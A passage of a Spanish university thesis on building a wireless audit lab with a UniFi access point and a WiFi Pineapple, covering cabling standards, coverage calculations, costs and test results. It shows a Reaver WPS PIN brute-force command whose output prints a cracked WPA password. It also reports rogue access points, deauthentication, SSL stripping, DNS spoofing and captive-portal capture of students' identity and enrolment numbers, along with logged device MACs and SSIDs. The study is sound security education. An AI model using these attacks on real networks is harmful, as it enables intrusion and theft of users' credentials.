La interfaz gráfica del equipo wifi pineapple ejecutando el módulo WPS permite el escaneo de la redes en doble banda, para escoger una red víctima para ser vulnerada mediante el protocolo WPS, para realizar el ataque se debe agregar la dirección MAC del dispositivo. El ataque por medio de pines puede durar varias horas ya que se estima que tiene que probar con una cantidad total de 11000 pines, también se requiere contar con una computadora que contenga excelentes características para agilizar el proceso, ya que al realizar este ataque se demanda todo los recursos disponibles de la máquina. Para esto se utilizó una computadora con las siguientes características:

- Procesador core I3 3.30GHz
- Memoria RAM de 4GB

Utilizando la interfaz gráfica se pudo observar que no se evidenciaba un avance de prueba de pines, por lo que se escogió ejecutar las instrucciones por medio de líneas de comando en la interfaz de PUTTY.

Utilizando Reaver.

Reaver prueba pines de solicitudes con un segundo de retardo, si se prueba la cantidad antes mencionado se tardaría hasta 3.5 horas en obtener la contraseña, pero podría tardar muchísimo más si el AP bloquea el número de intentos, los comandos a ejecutar son de la siguiente manera:

Reaver -i (tarjeta en modo monitor) -b (dirección MAC victima) -vv

```
root@Pineapple:~# reaver -i wlan1mon -b 08:63:61:B2:D4:B0 -vv
Reaver v1.6.3 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[?] Restore previous session for 08:63:61:B2:D4:B0? [n/Y] y
[+] Restored previous session
[+] Waiting for beacon from 08:63:61:B2:D4:B0
[+] Switching wlan1mon to channel 11
[+] Received beacon from 08:63:61:B2:D4:B0
[+] Vendor: RalinkTe
[+] Trying pin "00095679"
[+] Associated with 08:63:61:B2:D4:B0 (ESSID: INTERNET CNT)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin "00105675"
[+] Associated with 08:63:61:B2:D4:B0 (ESSID: INTERNET CNT)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
```

Figura 87: Prueba de solicitudes de pines REAVER

Fuente: Elaborado por Autor.

Para realizar esta prueba se escogió el AP instalado en casa con el SSID INTERNET_CNT, como el proceso dura demasiado tiempo se ejecutó la instrucción en horas de la noche, en la gráfica anterior se visualiza como es el comienzo de prueba de pines para asociarse con el router.

El programa estuvo ejecutándose por aproximadamente 10 horas ya que el AP bloqueaba pines y dejaba un retraso de 60 segundos por bloqueo. Finalmente, llegó a completar las

solicitudes identificando el pin y respectivamente la información donde es visible la contraseña.

```
[+] Sending WSC NACK
[+] Trying pin "77693311"
[+] Associated with 08:63:61:B2:D4:B0 (ESSID: INTERNET CNT)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Sending M5 message
[+] Received M6 message
[+] Sending M7 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 35291 seconds
[+] WPS PIN: "77693311"
[+] WPA PSK: "washington123"
[+] AP SSID: "INTERNET CNT"
root@Pineapple:~#
```

Figura 88: Vulnerabilidad con comando reaver

Fuente: Elaborado por Autor.

3.3.4 FACTIBILIDAD TÉCNICA.

El estudio de factibilidad técnica de la propuesta tecnológica indicará si el proyecto a ejecutarse es posible. En el laboratorio de telecomunicaciones de la Universidad Estatal Península de Santa Elena se ha implementado una estación de trabajo para realizar un proceso de auditoría, mediante suplantación de puntos de accesos para identificar posibles problemas, que un intruso o persona mal intencionada pueda aprovechar para obtener información de los usuarios de la red. Esta estación de trabajo cuenta con diferentes equipos, tanto físicos como lógicos, los cuales se han escogido analizando sus características, basándonos en los objetivos propuestos en el proyecto.

En una auditoría de red inalámbrica destacan diferentes estudios, entre ellos, el análisis del espectro radio eléctrico para identificar el radio de cobertura que puede irradiar un equipo y verificar que está cubriendo una zona determinada o requerida. También hace énfasis a un estudio de seguridad de la red mediante técnicas de suplantación de identidad para advertir a los usuarios que pueden ser víctimas de personas que buscan obtener información confidencial de los usuarios de la red inalámbrica. Otra de las evaluaciones requeridas en

una auditoría de red inalámbrica es aplicar normas sobre el cableado estructurado, para esto se acogió la norma **ISO 11801**, aplicando parámetros para la instalación del punto de acceso y la norma **TIA/EIA** para el ponchado de cables.

Especificaciones del conector RJ45 para categoría 6	
Pines	8 pines
Norma	TIA/EIA 568B
Compatibilidad	568-A Y 568-B

NORMA A	NORMA B
blanco-verde	blanco-naranja
verde	naranja
blanco-naranja	blanco-verde
azul	azul
blanco-azul	blanco-azul
naranja	verde
Blanco- marón.	Blanco- marón.
marón	marón

Tabla 13: Código de colores

Fuente: Norma TIA/EIA

La propuesta está basada en el análisis de las redes inalámbricas que operan en los estándares de comunicaciones IEEE 802.11ac, IEEE 802.11b, IEEE 802.11n e IEEE 802.11g, los cuales operan en las bandas de frecuencias libres 2.4 GHz y 5 GHz transmitiendo a diferentes velocidades bajo distintos tipos de modulación y aplicando diversa tecnología, entre ellas MIMO Y MU-MIMO. Razón por la cual se analizó bajo este requerimiento los puntos de acceso para proceder a escoger el AP UNIFI:

En el análisis del espectro radio eléctrico se evaluaron las interferencias de obstáculos (paredes, puertas y ventanas), y las interferencias de señales entre APs mediante software. Para obtener un resultado más exacto de la cobertura y el nivel de recepción de los dispositivos, por medio del modelo de propagación en interiores **pendiente dual**, el cual toma las pérdidas por pisos o paredes, se estableció un mínimo de potencia en ambas bandas de frecuencias para que los dispositivos tengan acceso a la red.

$$P_{LDS2}(d) = P_{LDS1}(DBR) * 10^{n2} * \text{Log}((d)/dBR)$$

Para la simulación de la cobertura se debe ingresar un plano arquitectónico del área el cual fue realizado con el programa sketchup.




Figura 89: Plano de cableado estructura en sketchup

Fuente: Elaborado por autor

El AP dará acceso a internet a los estudiantes y docentes que se encuentren en las instalaciones para realizar prácticas, mediante los software que requieran el servicio de Internet, por ejemplo, se pudo identificar programas como radio mobile, airlink entre otros que permite al estudiante enlazar dos puntos mediante simulación, los cuales utilizan google map en tiempo real. El estudiante debe tener, aparte de una buena señal de recepción, una excelente velocidad de navegación para cumplir con los requerimientos de los programas ejecutados.

Preguntando al encargado de asignar los cursos y laboratorios de la facultad de sistemas y telecomunicaciones se pudo identificar la cantidad de alumnos que podrían utilizar la red, serían en total 12 usuarios por clase. Se realizó el testeo de las velocidades de las aplicaciones por medio PageSpeed Insights que es un página que permite realizar auditorías de velocidad de Internet. A continuación se detallan las aplicaciones que se utilizan frecuentemente en el área.

Aplicaciones	velocidad requerida
Buscadores-navegadores	200 kbps
Radio mobile-AIRLINK	300 kbps
Youtube	600 kbps
total	1.1 Mbps

Tabla 14: Velocidades de requerimiento.

Fuente: Elaborado por autor

El punto más débil de una red es la red inalámbrica, la cual puede ser atacada mediante sniffing (suplantación de identidad) que es el inicio para proceder a realizar más ataques y conseguir información, la pineapple wifi, mediante sus módulos, permite realizar ataque como: SSLsplit, hombre en el medio, portal malvado, Dwall entre otros, todos con el fin de ejecutar pruebas de penetración a la red.

En el literal del capítulo de seguridad en las redes inalámbricas se detalla cómo se procedió a utilizar estos módulos obteniendo información de varios usuarios.

Módulos instalados						
Módulo	Versión	Descripción	tamaño	Autor	Tipo	Acción
DWall	1.2	Muestra las URL de HTTP, las cookies, los POST DATA y las imágenes de los clientes de navegación.	40.0K	Sebkinne	GUI	retirar
Deauth	1.6	Ataques de autenticación en todos los dispositivos conectados a puntos de acceso cercanos	52.0K	Maestro de silbatos	GUI	retirar
Portal del mal	3.1	Un malvado portal cautivo.	180.0K	newbi3	GUI	retirar
SSLsplit	1.3	Realiza ataques de hombre en el medio usando SSLsplit	64.0K	Maestro de silbatos	GUI	retirar
Inspección del lugar	1.5	Encuesta del sitio WIFI	72.0K	Maestro de silbatos	GUI	retirar
nmap	1.7	GUI para escáner de seguridad nmap	52.0K	Maestro de silbatos	GUI	retirar
wps	1.6	Ataque de fuerza bruta WPS usando Reaver, Bully y Pixiewps	92.0K	Maestro de silbatos	GUI	retirar

Figura 90: Módulo de la wifi pineapple.

Fuente: Elaborado por autor

Cada uno de estos módulos permite obtener información de las víctimas, antes de empezar a utilizarlos se tienen que indagar y realizar varias pruebas, ya que la información que recoge está en lenguaje de programación PHP, donde contiene parámetros GET Y POST.

Los parámetros GET que se obtiene se leen, por ejemplo:

`www.Extra.com.PHP?nombre=alder&apell=katuto&correo=Washington_5_%50hotmail.com`

- Hasta donde está el signo de pregunta contiene la página que fue visitada.
- Los signos & representan un espacio.
- El parámetro nombre, apell y correo son los que ha ingresado el usuario.
- Por último, el signo de arroba es &50

Los parámetros POST están representados de esta manera:

`<Form actition=''http// www.lamejormúsica.com'' method=''post''`

- Este método oculta la información.

- Utilizar herramientas para sacar la información.

Las herramientas, tanto físicas como lógicas, utilizadas en el proyecto permitirán ejecutar cada una de las etapas del proyecto porque cuentan con las especificaciones necesarias para cumplir con los objetivos planeados para que la propuesta sea factible técnicamente.

3.3.5 COSTO DE LA PROPUESTA.

La propuesta tecnológica requiere la adquisición de equipos especializados junto con software para el control de cada dispositivo como se detalla en la siguiente tabla:

DESCRIPCIÓN	EQUIPO	CANTIDAD	COSTO.
Punto de acceso	UAP AC LITE	1	\$150
Pruebas de seguridad	WIFI PINEAPPLE TETRA	1	\$350
Administración de dispositivos	computadora de escritorio	1	\$450
Interconexión de dispositivos.	kit de materiales (conectores RJ45, ponchadora, testeadora)	1	\$100
TOTAL.			\$1050

Tabla 15: Valores de equipos a utilizar.

Fuente: Elaborado por autor

Requerimientos para el acceso a internet.



Figura 91: Testeo de velocidad de internet del punto de acceso.

Fuente: SPEEDTEST

Velocidad requerida	Número de usuarios	Total
1.1 Mbps	12	13.2 Mbps

Tabla 16: Velocidad requerida en el laboratorio

Fuente: Elaborado por autor


El acceso a internet en el laboratorio es por medio del departamento de TICs de la universidad, razón por la cual no existe un valor económico a cancelar.

FACISSTEL (Facultad de Sistemas y Telecomunicaciones) separó la carrera de Electrónica y Telecomunicaciones teniendo en la actualidad carrera de Electrónica y automatización y la carrera de Telecomunicaciones. En una de las nuevas carreras se dictará una materia acerca de la seguridad en las redes inalámbricas, por este motivo las autoridades deberían realizar una gestión para la adquisición del dispositivo para pruebas de penetración en redes inalámbricas para que el estudiante tenga conocimiento sobre estos equipos. El costo total del proyecto no es una cantidad muy elevada, razón por la cual es viable la propuesta tecnológica.

3.3.6 PRUEBAS.

PRUEBA 1. Comunicación entre punto de acceso y controlador UNIFI.

Una vez realizada la configuración del controlador UNIFI, se procede a la adopción del equipo para administrar el punto de acceso desde el servidor. Para verificar que existe conexión entre los dos puntos se envían solicitudes mediante comandos en el CMD.



```
Símbolo del sistema
Microsoft Windows [Versión 10.0.17134.112]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Windows 10>PING 192.168.3.157

Haciendo ping a 192.168.3.157 con 32 bytes de datos:
Respuesta desde 192.168.3.157: bytes=32 tiempo<1m TTL=128

Estadísticas de ping para 192.168.3.157:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
              (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 0ms, Media = 0ms
```

Figura 92: Verificación de conexión punto de acceso PC

Fuente: Elaborado por autor

PRUEBA 2: INGRESO DE PLANO EN CONTROLADOR UNIFI.

El servidor virtual UNIFI permite escoger dos opciones para ingresar un plano, una de estas opciones es mediante google map buscando la ubicación de las instalaciones para añadir el plano y la otra opción es seleccionar una imagen del plano arquitectónico realizado con algún software de diseño gráfico. Hay que tener en cuenta que deben estar seleccionadas las pestañas diseñador y la opción optimizar el tamaño de imagen, esto permitirá editar el

plano dentro del software y por último, guardamos el mapa con el nombre ‘‘TELECOMUNICACIONES’’.




Figura 93: Plano arquitectónico realizado en Sketchup

Fuente: Elaborado por autor

PRUEBA 3: EDITAR PLANO EN SERVIDOR UNIFI.

Como sabemos las ondas que se propagan se atenúan con el pasar de la distancia y los obstáculos que pueda haber en el medio, comenzamos a editar el mapa colocando el tipo de pared para identificar en la gráfica el nivel de potencia que emite pasando por obstáculos de diferentes materiales.

En la siguiente imagen vemos los diferentes materiales que se pueden simular en el software con sus respectivas pérdidas, colocando las dimensiones reales del lugar para obtener resultados más exactos. El laboratorio de telecomunicaciones tiene las siguientes dimensiones 10.5 m de largo, 6.05 m de ancho y una altura de 2.9 m, las paredes están construidas de hormigón con un espesor de 0.15 m, teniendo en cuenta que las puertas son de cristal con una altura de 1,95 m, ancho de 1.70 m y espesor de 0.04 m. con estos parámetros se editará el mapa.



Figura 94: Construcción del plano en controlador

Fuente: Elaborado por autor

PRUEBA 4: SELECCIÓN DE ANTENA UNIFI

Una vez realizado el diseño gráfico del mapa procedemos a escoger el o los dispositivos que se utilizarán, en caso de no tener un dispositivo físico el controlador proporcionará un dispositivo virtual, pero con restricciones para su configuración, como la instalación consta de un dispositivo físico, seleccionamos y procedemos a ubicar el valor de la altura donde estará instalada la antena.



Figura 95: Equipos físicos para simulación.

Fuente: Elaborado por autor

Como se mencionó en la parte de instalación del cableado, estructurado el punto de acceso estará ubicado en la parte del tumbado del laboratorio de telecomunicaciones para un mejor rendimiento debido a que irradia 360 grados de cobertura.




Figura 96: Patrón de radiación antena UNIFI AC LITE.

Fuente: Comunidad Unifi-Ubiquiti.

PRUEBA 5: MAPA DE COBERTURA.

Para realizar esta prueba se escogerá un dispositivo virtual y se visualizará el mapa de cobertura a una frecuencia 2.4 GHz.



Figura 97: Mapa de cobertura con dispositivo virtual.

Fuente: Elaborado por autor

PRUEBA 6: ANALISIS DE LOS PUNTOS DE ACCESOS CAPTURADOS.

En el módulo Pine log se ubican los puntos de accesos que están guardados en los dispositivos para determinar si se requiere agregan al módulo Pine AP.

PineAP Log

Display Probes
 Display (De)Associations
 Remove Duplicates

SSID:
 MAC:
 Location:

Timestamp	Event	MAC	SSID
2019-01-22 22:13:04	Probe Request	F6:71:90:90:E4:B4	DIRECT-
2019-01-22 22:13:02	Probe Request	6A:27:37:C3:F0:7C	DIRECT-
2019-01-22 18:27:38	Probe Request	F4:71:90:90:E4:B4	ARTURO_KEYLA
2019-01-22 18:27:35	Probe Request	9C:E0:63:EF:C0:D5	ARTURO_KEYLA
2019-01-22 18:27:33	Probe Request	78:C3:E9:51:35:58	ARTURO_KEYLA
2019-01-22 18:27:27	Probe Request	60:A4:D0:D9:60:5F	LORENA CNT
2019-01-22 18:27:27	Probe Request	60:A4:D0:D9:60:5F	627Samantha098852
2019-01-22 18:27:27	Probe Request	60:A4:D0:D9:60:5F	RUTHCNT

Figura 98: Modulo Pine AP LOG

Fuente: Elaborado por autor

PRUEBA 7: CONEXIÓN DE UN DISPOSITIVO A UN ROGUÉ AP.

La red ficticia con el SSID pineapple_19 contiene a los clientes que se conectan utilizando otros nombres de redes inalámbricas.

INTERNET CNT	08:63:61:B2:D4:B0	WPA Mixed PSK (CCMP)	Yes	
Pineapple_19DF	00:13:37:A7:19:DF	Open	No	
TELECOMUNICACIONES	FC:EC:DA:1D:94:03	Open	No	
	20:55:31:C6:A9:81			
	64:27:37:00:42:4F			
TELECOMUNICACIONES	FC:EC:DA:1E:94:03	Open	No	

Figura 99: Puntos de acceso falso creados por wifi pineapple.

Fuente: Elaborado por autor

PRUEBA 8: CONEXIÓN A PINEAPPLE WIFI MEDIANTE PUTTY

Ingreso a la interfaz mediante líneas de código para identificar procesos internos que se están ejecutando.

```

login as: root
root@172.16.42.1's password:

BusyBox v1.23.2 (2018-03-20 17:11:23 UTC) built-in shell (ash)

      .NN,
      .cxxxdl' xMMO 'cdxxl'
      .cOWMNk;,NMMW:,xXMMKo.
      .:KMMMMMMMMMMMMMMXc...
      .lONMMMNXMMMMMMMMMMMMXNMMMWKl' xWd
      .':xNMMMMMMMMMMMMMMNkc'. ;KMO'
      .:dNMMMMMMMMMMMMMMWx;. .l. dMWc
      :WWo oNd .;xKMMMMMMMMMMMMMMMMMMWx;. dWX: dMW;
      ,NWo oMW: . . . ,lOXMMMMMMMMMMMMWNo;. . . cWML dMN'
      .XMx oWN; lc .lcccccccccccccl. cXl oMWc kMK.
      oMW' ,WMI cMW: lWwWod;:edd;:oWwWl lMW: oMW' ,WMI
      OMO xMX. .XMd .lo.,dXMMMMMMXd,.:ol. kMK. 'Nmd KMO
      Nmd KMK lMN. .:xOxllccddccllcxOx;: 'WM: OMO xMX
      WMo .XMx dMK oNMMMMWoc;:ol;:cOWMMMMNo .XMI kMK dMN
      NMx OMO :Kd. .lllcl;.:OWMMMMW0:;:lc1ll. .xK: OMO kMX
      .:W0;,oxl:;:oOo:;:lxo;:OW: .ONo kMK
      ) :cKMMMMWk:;:;:;:kWMMMMKc;. .OX:
      TETRA
      2.4.2
      .com
      With OpenWrt CHAOS CALMER

root@Pineapple:~# ls
portals
root@Pineapple:~# cd portals
root@Pineapple:~/portals# ls
prueba prueba1 prueba3
root@Pineapple:~/portals# cd prueba3
-ash: cd: can't cd to prueba3
root@Pineapple:~/portals# cd prueba3
root@Pineapple:~/portals/prueba3# ls
MyPortal.php helper.php index.php prueba3.ep
root@Pineapple:~/portals/prueba3# touch/temp/portal.log

```

Figura 100: Conexión mediante interfaz de comandos.

Fuente: Elaborado por autor

3.3.7 RESULTADOS.

- Aplicando la norma ISO 11801, la cual define aspectos relacionados con el cableado estructurado en el subsistema del cableado horizontal. Se ha instalado en el laboratorio de telecomunicaciones una estación de trabajo con equipos especializados que permitirá realizar un proceso de auditorías en las redes inalámbricas. Como el punto de acceso irradia en 360 grados se instaló en el tumbados del laboratorio y se conectó al puerto 15 del switch en el rack número 4 mediante cable UTP categoría 6E, para esto se utilizó un total de 9.55 m de cable, también se procedió a instalar 3 tubos pvc de ½ pulgada fijados contra la pared con retenedores cada 4 metros de distancia para la protección del cable. Se pudo verificar que las conexiones eléctricas estén lo más separadas posibles del cable de datos, identificando que estas conexiones son subterráneas por los cual no afectará la transmisión de datos.
- Por medio del equipo wifi pineapple se llevó a cabo el ataque de suplantación de identidad (phishing) del punto de acceso instalado en el laboratorio de telecomunicaciones seguido de un ataque de denegación de servicios (DoS) para inhabilitar la red del AP legítimo y de esta manera conseguir que las víctimas se conecten al ROGUE AP. Al realizar la suplantación de identidad del AP se obtuvieron Cookies, data y direcciones web que las víctimas visitaban, Por otro lado, el ataque SSL Split redirigió páginas que utilizan protocolos de cifrado HTTPS a páginas que no poseen cifrado como es el protocolo HTTP, al realizar este ataque se logró redirigir una página de un banco, mediante el ataque de sistema de nombre de dominio (DNS) se relacionó el nombre de google.com con la dirección IP del equipo para que al momento que la víctima solicite ingresar a la página de google sea redirigida a una página creada por el autor. Al pedir autenticarse por medio del portal cautivo para acceder a datos se obtuvo varias credenciales (número de cedula, número de matrícula, dirección MAC y el nombre del dispositivo), con esta información se lograría ingresar al aula virtual de las víctimas que es proporcionado por la universidad. Se logró asociarse a una red inalámbrica con protocolos WPA PSK por medio de ataque de pines WPS, el cual tardo aproximadamente 10h00.
- El análisis de la cobertura que irradia el punto de acceso instalado en el laboratorio de telecomunicaciones en la frecuencia 2.4 GHz tenía un alcance máximo de 35 m

de distancia y en la frecuencia de 5 GHz cubría alrededor de 18 m, en ambas bandas se podía visualizar que el espectro radioeléctrico sobrepasa el área en estudio por lo que se demostró mediante cálculos matemáticos la potencia a suministrar para cubrir un área de 10 m, dando como resultado para la frecuencia de 2.4 GHz una potencia de -6,5 dbm, mientras que para la frecuencia de 5 GHz una potencia de -12 dbm. Al analizar mediante las obstrucciones por obstáculos e interferencias de APs cercanos operando en los mismos canales se pudo identificar la mejor ubicación donde los dispositivos conectados en un rango de 10 m suministrando la potencia calculada tendrían un nivel de señal de -61 dbm siendo un nivel de recepción muy bueno.

CONCLUSIONES

- Las instalaciones que se han realizado en el rack número 4 están basadas en normas sobre cableado estructurado, esto permitirá al administrador de red detectar fallas que puedan sufrir los dispositivos que conforman la red de manera mucho más rápida debido a que la secuencia de pasos a seguir en las normas manifiestan la correcta etiqueta para identificar las conexiones.
- Mediante el análisis de seguridad del punto de acceso se pudo identificar que es inevitable la vulnerabilidad del AP por medio de un ataque de phishing (suplantación de identidad), ya que las víctimas al visualizar una red con un SSID conocido establecerán conexión sin notar que es un Rogue AP (punto de acceso falso). Se pudo verificar que varias páginas que contienen protocolos de cifrado HTTPS pueden ser vulneradas perjudicando económicamente a los usuarios. La autenticación mediante portales cautivos puede dar como resultados la obtención de información personal. Queda establecido que un punto de acceso abierto puede ser controlado por personas que buscan cometer actos ilícitos obteniendo credenciales o identificación para apoderarse de recursos ajenos.
- El punto de acceso ubicado en el laboratorio de telecomunicaciones requiere suministrar una potencia de -6.5 dbm en la banda de frecuencia 2.4 GHz y una potencia de -12 dbm en la banda de frecuencia 5 GHz, siendo un 35% y 60 % de la potencia máxima que irradia el equipo UNIFI. Los usuarios que utilizan la red tendrán en sus dispositivos un nivel de señal de recepción menor a -65 dbm establecido como un nivel de señal muy bueno para la interacción con el AP. El usuario que intente acceder a la red teniendo un nivel de señal mayor al establecido se le negará el acceso hasta que esté en una zona con mejor recepción.

RECOMENDACIONES.

- Se recomienda obtener información específica del área en estudio tales como planos eléctrico y planos arquitectónico para identificar parámetros necesarios que se debe tomar en cuenta para las instalaciones mediante la norma ISO 11801. También verificar el correcto funcionamiento del cable UTP mediante certificación entre los conectores.
- Al establecer conexión en un punto de acceso público se debería navegar por páginas que ofrece protocolos de seguridad HTTPs identificando el candado en color verde el cual representa el nivel de seguridad en la barra de direcciones del navegador, no se debería añadir ningún tipo de excepción para ingresar a una página específica porque podría ser redirigido a páginas que contengan virus o algún software de vigilancia. Si se navega por páginas sin cifrado HTTP, es recomendable no ingresar ninguna información personal porque podría ser utilizado para causarle un perjuicio a futuro.
- Para realizar la simulación de la cobertura es recomendable editar el plano en el software UNIFI ya que permite seleccionar el tipo de pared con sus respectivas dimensiones (altura y grosor de pared) para obtener un resultado más exacto, además de realizar el análisis de obstáculos por medio de la cobertura también es necesario analizar las interferencias provocadas por APs cercanos para escoger el lugar con menor interferencias.

BIBLIOGRAFÍA

- [1] CEAACES, «RESOLUCION CEAACES,» SANTA ELENA, 2013.
- [2] R. Ermanno, «introduccion a las redes inalamblicas,» 2010.
- [3] Luque, «ondas electromagneticas,» Madrid, 2013.
- [4] J. I. Torres, «Efectos de las radiaciones electromagnéticas,» Risaralda, 2006.
- [5] Indor, «modelo de propagacion en interiores,» 2012.
- [6] J. Salazar, «Redes Inalámbricas,» Czech Republic, 2010.
- [7] A. G. Perez, «estudio de tecnologias de redes de area personal. instalacion, configuracion y monitorizacion de una red zigbee,» 2017.
- [8] B. R. J. J. ORJUELA AYALA DANIEL FERNANDO, «DISEÑO DE LA RED INALAMBRICA WIFI PARA LA EMPRESA PROCIBERNETICA,» BOGOTA, 2010.
- [9] Networkworld, «Networkworld,» 03 FEB 2018. [En línea]. Available: www.networkworld.es. [Último acceso: 03 09 2018].
- [10] M. H, «modelo OSI,» 2010.
- [11] D. A. Rubio, «Auditoría y control de redes inalámbricas,» Leganes, 2015.
- [12] I. M. Muñoz, «SISTEMA INTEGRADO DE AUDITORÍA DE REDES WI-FI,» MADRID, 2007.
- [13] L. A. ORELLANO, «seguridad en redes de datos,» SOYAPANGO, 2003.
- [14] ISO-IEC, «INTERNATIONAL STANDARD,» SECOND, 2002.
- [15] A. A. P. Caluña, «Aplicación de hacking etico para la determinación de vulnerabilidades de acceso a redes inalmblicas wifi.,» chimborazo, 2011.
- [16] UBIQUITI, «UNIFI,» 2019. [En línea]. Available: <https://www.ui.com/products/#unifi>. [Último acceso: 2019].
- [17] Hak5, «WIFI PINEAPPLE,» 2019. [En línea]. Available: <https://www.wifipineapple.com/pages/tetra>. [Último acceso: 2019].
- [18] I. 11801, «INTERNATIONAL STANDARD,» Segunda , 2009.
- [19] SIEMENS, «SOLUCIONES DE CABLEADO ESTRUCTURADO,» 2003.
- [20] GUIMI, «CABLE ESTRUCTURADO,» ESPAÑA, 2009.

ANEXOS

ANEXO 1: CARACTERÍSTICAS TÉCNICAS DEL PUNTO DE ACCESO.

UAP-AC-LITE Specifications

UAP-AC-LITE	
Dimensions	160 x 160 x 31.45 mm (6.30 x 6.30 x 1.24")
Weight	170 g (6.0 oz)
With Mounting Kits	185 g (6.5 oz)
Networking Interface	(1) 10/100/1000 Ethernet Port
Buttons	Reset
Power Method	802.3af/A PoE 24V Passive PoE (Pairs 4, 5+; 7, 8 Return)
Power Supply	24V, 0.5A Gigabit PoE Adapter*
Power Save	Supported
Maximum Power Consumption	6.5W
Maximum TX Power	
2.4 GHz	20 dBm
5 GHz	20 dBm
Antennas	(2) Dual-Band Antennas, 3 dBi Each
Wi-Fi Standards	802.11 a/b/g/n/ac
